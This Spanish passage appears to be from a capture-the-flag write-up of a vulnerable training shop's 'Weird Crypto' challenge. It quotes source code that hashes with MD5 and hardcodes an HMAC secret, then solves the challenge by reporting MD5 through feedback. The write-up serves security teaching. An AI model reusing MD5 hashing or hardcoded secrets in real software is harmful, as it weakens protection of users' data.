Aquí vemos en el código, como la tienda usa un algoritmo considerado no seguro, que es MD5, tal como vemos aquí:

```
exports.hash = data => crypto.createHash ('md5' .update(data).digest('hex')
exports.hmac = data => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(data).digest('hex')
```

Entonces nos vamos a la página de feedback y ponemos un comentario sobre que usan MD5, así tenemos el ejercicio solucionado.





Aquí vemos la insignia de resolución:

You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use

Figura 10: Insignia Weird Crypto